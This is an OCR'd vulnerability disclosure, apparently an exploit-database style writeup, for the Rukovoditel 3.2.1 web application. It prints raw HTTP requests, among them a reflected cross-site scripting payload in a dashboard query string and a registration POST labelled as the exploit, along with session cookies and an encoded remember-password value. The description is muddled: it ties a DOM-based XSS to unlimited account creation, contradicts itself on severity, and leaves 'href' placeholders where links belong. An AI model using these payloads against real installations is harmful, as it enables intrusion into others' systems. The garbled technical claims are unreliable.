
rukovoditel-3.2.1

Vendor



Description:

The application is vulnerable to DOM-based cross-site scripting attacks. Data is read from `location.hash` and passed to `jQuery.parseHTML`. The registration function is not sanitizing well the hash `gy651j5d1skektlts3g10ddvz6scjtas6mwi09hz6` from `<a style="float: right" class="btn btn-info btn-registration" href="http://pwnedhost.com/rukovoditel/index.php?module=users/registration">gy651j5d1skektlts3g10ddvz6scjtas6mwi09hz6</a>` was submited in GET request. The attacker can use this vulnerability to create an unlimited number of accounts on this system until it crashed.

STATUS: HIGH Vulnerability - CRITICAL

[+] Request:

```
GET /rukovoditel/index.php?module=users/login HTTP/1.1
Host: pwnedhost.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: cookie_test=please_accept_for_session; sid=2di7vn24tfnntmif91itsspf79
Connection: close
```

[+] Response `location.hash`:

```
<form action="http://pwnedhost.com/rukovoditel/index.php?module=users/login&action=login"  name="login_form" id="login_form" method="post" class="login-form"> <input  name="form_session_token" id="form_session_token" value="ChctFpqE22" type="hidden">
    <div class="form-group">
        <!--ie8, ie9 does not support html5 placeholder, so we just show field title for that-->
        <label class="control-label visible-ie8 visible-ie9">Username</label>
        <div class="input-icon">
            <i class="fa fa-user"></i>
            <input class="form-control placeholder-no-fix required" type="text" autocomplete="off" placeholder="Username" name="username"/>
        </div>
    </div>
    <div class="form-group">
        <label class="control-label visible-ie8 visible-ie9">Password</label>
        <div class="input-icon">
```

```
            <i class="fa fa-lock"></i>
            <input class="form-control placeholder-no-fix required"  type="password" autocomplete="off" placeholder="Password"
name="password"/>
        </div>
    </div>


    <div class="form-actions">
                    <label class="checkbox"> <input  name="remember_me" id="remember_me" value="1" type="checkbox"> Remember
Me</label>

        <button type="submit" class="btn btn-info pull-right">Login</button>
    </div>

    </form>

    <div class="forget-password">
        <a style="float: right" class="btn btn-info btn-registration" href="http://pwnedhost.com/rukovoditel/index.php?
module=users/registration">xovnabtd3t6fmsfirnuwpe0gn4ga7rxusvipagr6g</a>        <p><a
href="http://pwnedhost.com/rukovoditel/index.php?module=users/restore_password">Password forgotten?</a></p>
    </div>
```

[+] Payload:

```
GET /rukovoditel/index.php?module=dashboard/check_project_version&12958%22%3balert(Hello_from_nu11secur1ty)%2f%2f807=1 HTTP/1.1
Host: pwnedhost.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: sid=me62gha57kek97j4m651jtuan8; cookie_test=please_accept_for_session; app_login_redirect_to=module%3Ddashboard%2F;
app_remember_me=1; app_stay_logged=1; app_remember_user=YWRtaW4%3D;
app_remember_pass=JFAkRUo2eU9wSWYuU095MWIyV0hQQWg2SjdoSS90ejhLMQ%3D%3D
X-Requested-With: XMLHttpRequest
Referer: http://pwnedhost.com/rukovoditel/index.php?module=dashboard/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="107", "Chromium";v="107"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

[+]Exploit:

```
POST /rukovoditel/index.php?module=users/registration&action=save HTTP/1.1
Host: pwnedhost.com
Content-Length: 971
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://pwnedhost.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPtmHRBVsASEoZQx1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Referer: http://pwnedhost.com/rukovoditel/index.php?module=users/registration
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: cookie_test=please_accept_for_session; sid=rcktjdlje3102291rfbvs19otn
Connection: close

------WebKitFormBoundaryPtmHRBVsASEoZQx1
Content-Disposition: form-data; name="form_session_token"

FXvkuHKIrc
------WebKitFormBoundaryPtmHRBVsASEoZQx1
Content-Disposition: form-data; name="fields[6]"

4
------WebKitFormBoundaryPtmHRBVsASEoZQx1
Content-Disposition: form-data; name="fields[12]"

k1
------WebKitFormBoundaryPtmHRBVsASEoZQx1
Content-Disposition: form-data; name="password"

password
------WebKitFormBoundaryPtmHRBVsASEoZQx1
Content-Disposition: form-data; name="fields[7]"

k1
------WebKitFormBoundaryPtmHRBVsASEoZQx1
Content-Disposition: form-data; name="fields[8]"

k1nov
------WebKitFormBoundaryPtmHRBVsASEoZQx1
Content-Disposition: form-data; name="fields[9]"

k1@k.com
------WebKitFormBoundaryPtmHRBVsASEoZQx1
Content-Disposition: form-data; name="fields[13]"

english.php
------WebKitFormBoundaryPtmHRBVsASEoZQx1
```

```
Content-Disposition: form-data; name="user_agreement"

1
------WebKitFormBoundaryPtmHRBVsASEoZQx1--
```

Reproduce:

href

Proof and Exploit:

href

Time spent

3:45